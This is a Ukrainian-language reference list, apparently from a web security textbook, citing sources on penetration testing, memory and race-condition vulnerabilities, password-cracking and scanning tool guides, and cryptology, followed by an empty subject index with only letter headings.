Основи безпеки вебсайтів. URL: https://www.godaddy.com/uk-ua/how-to/osnovi-bezpeki-veb-sajtiv/

Пентест від А до Я: посібник з тестування на проникнення. URL: https://kr-labs.com.ua/blog/testuvannya-na-pronyknennya-pentest-vid-a-do-ya/

Переповнення буфера. URL: https://cqr.company/ua/web-vulnerabilities/buffer-overflow/

Переповнення цілих чисел. URL: https://cqr.company/ua/web-vulnerabilities/integer-overflow/

Перечитування буфера. URL: https://cqr.company/ua/web-vulnerabilities/buffer-over-read/

Повний посібник з John the Ripper. Ч.1: знайомство та встановлення John the Ripper. URL: https://hackyourmom.com/servisy/soft/povnyj-posibnyk-z-john-the-ripper-ch-1-znajomstvo-ta-vstanovlennya-john-the-ripper/

Повний посібник з John the Ripper. Ч.2: утиліти для отримання хешей. URL: https://hackyourmom.com/servisy/soft/povnyj-posibnyk-z-john-the-ripper-ch-2-utylity-dlya-otrymannya-heshej/

Повний список інструментів для тестування і злому проникнення для хакерів і фахівців з безпеки. URL: https://hackyourmom.com/kibervijna/povnyj-spysok-instrumentiv-dlya-testuvannya-i-zlomu-pronyknennya-dlya-hakeriv-i-fahivcziv-z-bezpeky/

Посібник з Nmap. URL: https://hackyourmom.com/kibervijna/posibnyk-z-nmap/

Посібник з веббезпеки. URL: http://websecurity.com.ua/security/

Проценко О.Б. Інформаційна безпека вебдодатків. *Сучасні інформаційні технології в кібербезпеці*. Суми: СДУ, 2021. С. 317–329.

Терейковський І.А., Гнатюк С.О. Захист інформації в комп'ютерних системах. К.: КПІ, 2022. 135 с.

Умови гонки. URL: https://cqr.company/ua/web-vulnerabilities/race-conditions/

Щур Н.О., Покотило О.А. Основи криптології: Навч. посібник. Житомир: «Житомирська політехніка», 2021. 120 с.

Як провести зовнішній аудит безпеки веб-додатків? Алгоритм і методика роботи. URL: https://kr-labs.com.ua/blog/yak-provesty-audyt-bezpeky-veb-dodatkiv-metodologiya-i-algorytm/

ПРЕДМЕТНИЙ ПОКАЖЧИК

Н

О

П

Р

С

Т

У

Ф

Х

Ч

Ш